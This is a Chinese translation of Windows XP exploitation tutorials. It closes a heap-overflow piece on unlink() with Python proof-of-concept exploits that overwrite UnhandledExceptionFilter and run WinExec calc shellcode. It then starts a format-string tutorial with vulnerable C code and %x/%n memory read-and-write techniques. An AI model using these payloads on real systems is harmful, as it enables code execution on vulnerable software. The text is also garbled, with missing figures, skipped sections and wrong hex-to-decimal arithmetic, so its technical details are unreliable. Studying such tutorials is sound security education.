


图 11

如果我们简单地调用此指针，也可执行 shellcode。因此我们需要像下面这样的一条指令：

```
call dword ptr ds:[edi+74]
```

这个在 XP sp1 下的一些 MS 模块中即可找到，如图 12 所示：




图 12

然后用这些值来修改 PoC，最后得到：

```
import os
exploit = ("\\xcc" * 272)
exploit += ("\\xad\\xbb\\xc3\\x77") # ECX 0x77C3BBAD --> call dword ptr ds:[EDI+74]
exploit += ("\\xb4\\x73\\xed\\x77") # EAX 0x77ED73B4 --> UnhandledExceptionFilter()
exploit += ("\\xcc" * 272)
os.system(' "C:\\Documents and Settings\\Steve\\Desktop\\odbg110\\OLLYDBG.EXE" heap-uef.exe ' + exploit)
```

执行后结果如图 13 所示：




图 13

然后我们简单地计算出相对此上面这一地址的偏移量，然后插入 JMP 指令和 shellcode:

```
import os

calc = ("\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
"\x44\x80\xC2\x77" # address to WinExec()
"\xFF\xD1\x90\x90")

exploit = ("\x44" * 264)
exploit += "\xeb\x14" # our JMP (over the junk and into nops)
exploit += ("\x44" * 6)
exploit += ("\xad\xbb\xC3\x77") # ECX 0x77C3BBAD --> call dword ptr ds:[EDI+74]
exploit += ("\xb4\x73\xED\x77") # EAX 0x77ED73B4 --> UnhandledExceptionFilter()
exploit += ("\x90" * 21)
exploit += calc

os.system('heap-uef.exe ' + exploit)
```

如图 14 所示:




图 14

执行后成功弹出计算器，如图 15 所示:




图 15

结论

本文演示了在 XPsp1 下利用 `unlink()` 的最原始的两种方法，除此之外，还可以利用 `RtlEnterCriticalSection` 或者 `TEB Exception Handlers`。在后续的文章中笔者将进一步讨论在 Windows XP sp2 和 sp3 下利用 `Unlink()` (`HeapAlloc/HeapFree`) 的技术，以及如何绕过 windows 平台下的堆溢出保护机制。

windows 平台下的格式化字符串漏洞利用技术

作者: Abysssec

译者: riusksk (泉哥: <http://riusksk.blogbus.com>)

本文真正的受益者应该是那些有定汇编语言基础, 以及具备经典的栈溢出知识的人, 这样本文才能引领读者在 windows 平台下编写出自己的格式化字符串漏洞利用程序。本文主要讲述各种关键的利用技术, 也许在本文发布前已经不少人写了关于格式化字符串漏洞的文章, 但他们的文章一般都相对枯燥和基础。但我们也不敢说本文讲述得相当出色和全面, 不过我们会尽量使其达到这种程度。

格式化字符串这类软件漏洞最初是在 1999 年左右发现的, 但在 2000 年之前一直被认为是没有危害和利用价值的。格式化字符串攻击可使程序崩溃或者执行恶意代码。这个问题源于对用户输入内容未进行过滤导致的, 这些输入数据都是作为某些 C 函数执行格式化操作时的参数, 如 `printf()`。恶意用户可以使用 `%s` 和 `%x` 等格式符, 从堆栈或其它可能内存位置来输出数据。也可以使用格式符 `%n` 向任意地址写入任意数据, 配合 `printf()` 函数和其它类似功能的函数就可以向存储在栈上的地址写入被格式化的字节数。一个经典的 exploit 是混合这些技术, 然后用恶意 shellcode 的地址来覆盖某一链接库函数地址或者栈上的返回地址。其中填充的一些格式化参数主要是用于控制输出的字节数, 而 `%x` 主要用于从栈中弹出字节直至格式化字符串自身的起始位置。伪造的格式化字符串起始部分应该用欲执行的恶意代码地址来覆写, 这个可以借助 `%n` 格式符来实现。因此你现在需要理解受此类漏洞影响的 PERL 和 C/C++ 软件, 除 `printf()` 函数之外, 其它函数也可能受到格式化字符串漏洞的影响, 比如:

- `Printf()`
- `Snprintf()`
- `Vprintf()`
- `Syslog()`
-

格式化字符串漏洞除了可以执行恶意代码外, 还可以从漏洞程序中读取某些数据, 比如密码及其它重要信息。下面我们写份 C 代码进行分析, 以帮助大家理解消化。

```
#include <stdio.h>
#include <string.h>
int main (int argc, char *argv[])
{
    int x,y,z;
    x= 10;
    y= 20;
    z = y -x;
    print ("the result is : %d",z); // %d using correct format so code is secure
}
```

```
#include <stdio.h>
#include <string.h>
void parser(char *string)
{
    char buff[256];
    memset(buff,0,sizeof(buff));
    strncpy(buff,string,sizeof(buff)-1);
```

```
    printf(buff); //here is format string vulnerability
}
int main (int argc, char *argv[])
{
    parser(argv[1]);
    return 0;
}
```

正如你在 parser 函数中看到的，程序员忘记使用%s 来输出 buf，以致攻击者可以使用它控制程序的执行流程，进而执行恶意 shellcode。现在的问题是我们该如何来控制程序的执行流程？现在我们运行漏洞程序，然后在入口处注入一些格式化参数，运行后输入一些正常的参数，如图 1 所示：





图 1

现在我们使用格式化参数，结果如图 2 所示：




```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Shahin\Desktop>Fstring.exe aaaaaaa%x%x%x
aaaaaaa616161612561616125782578
C:\Documents and Settings\Shahin\Desktop>
```

图 2

如上所示输出内容已被更改了，这个问题主要是 `printf()`（格式化函数）未使用 `%s` 参数，以致 `%x` 被作为正常的格式化参数而直接读取了栈中的后 4 个值。不要忘了，格式化函数中还有一个指向当前格式化参数的指针。因此我们可以利用它从指定的内存地址中读取数据，这个可以用字符串地址或者 `shellcode` 地址来替换。比如像图 3 中的情况：



```
C:\WINDOWS\system32\cmd.exe

C:\Documents and Settings\Shahin\Desktop>Fstring.exe OurAddress%x%x <parameters>

```

图 3

现在另一个问题是我们该如何向内存中写入数据？为了向特定的内存地址中写入数据，我们应该使用 `%n` 格式符来利用漏洞。下面我使用以下格式化参数来执行程序，如图 4 所示：


```
Registers (FPU)
EAX 61616161
ECX 00000034
EDX 00000000
EBX 0000006E
ESP 0012FBF4
EBP 0012FE48
ESI 00000001
EDI 0012FE92
EIP 004018D1 Fstring.004018D1
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFD0000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty -UNORM B724 00153AA8 00650078
ST1 empty -UNORM B1F9 7C90E027 00740065
ST2 empty +UNORM 0024 0013F54C 00000017
ST3 empty -UNORM B249 00160658 00000001
ST4 empty %#.19L
ST5 empty 0.0
ST6 empty -UNORM F644 0015B708 0013F9D8
ST7 empty -UNORM B724 7C91056D 001507D8
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

图 10

现在我们已经完全控制 `eax` 了，另外现在 `ecx` 为值 `0x34`（译注：原文是写 32，可能是作者笔误），我们看是否也可以控制该寄存器！因此我们再添加 10 字节到字符串中以控制 `eax`，如图 11 所示：




图 11

结果现在我的系统上 `ecx` 值 为 `3E`，如图 12 所示：

图 16

在 0012FE4C 上可以找到一个有效的返回地址，你可在栈窗口上进行搜索以确定它是否可用，如图 17 所示：



图 17

现在需要的两个地址都已经拥有了，接下来我就是漏洞利用了，但我们该如何构造出最终的字符串呢？EAX 寄存器必须包括字符串前 4 字节的地址，并用它来定位返回地址，正如前面所说的 0012FE4C。为便于理解，我们将尝试向 ECX 写入一个比较大的数值，比如构造如图 18 所示的字符串：




图 18

注意：这可能会使你的系统变慢，甚至崩溃。

程序会输出如图 19 所示的数据，接着程序崩溃：



图 19

现在 ECX 指向 0013628，如图 20 所示：

图 21

输出结果如图 22 所示：




图 22

现在 ECX 指向 00620CB，如图 23 所示：




图 23

距离我们的目标依然还是不够，现在我们使用计算器来计算 ECX 的结尾地址（你可能还记得 0012FE4C 这个地址），将 0x0012FE4C 转换成十进制数后得到 124478，然后乘以 4（因为共有 4 部分）得到结果 311187，如图

24 所示:

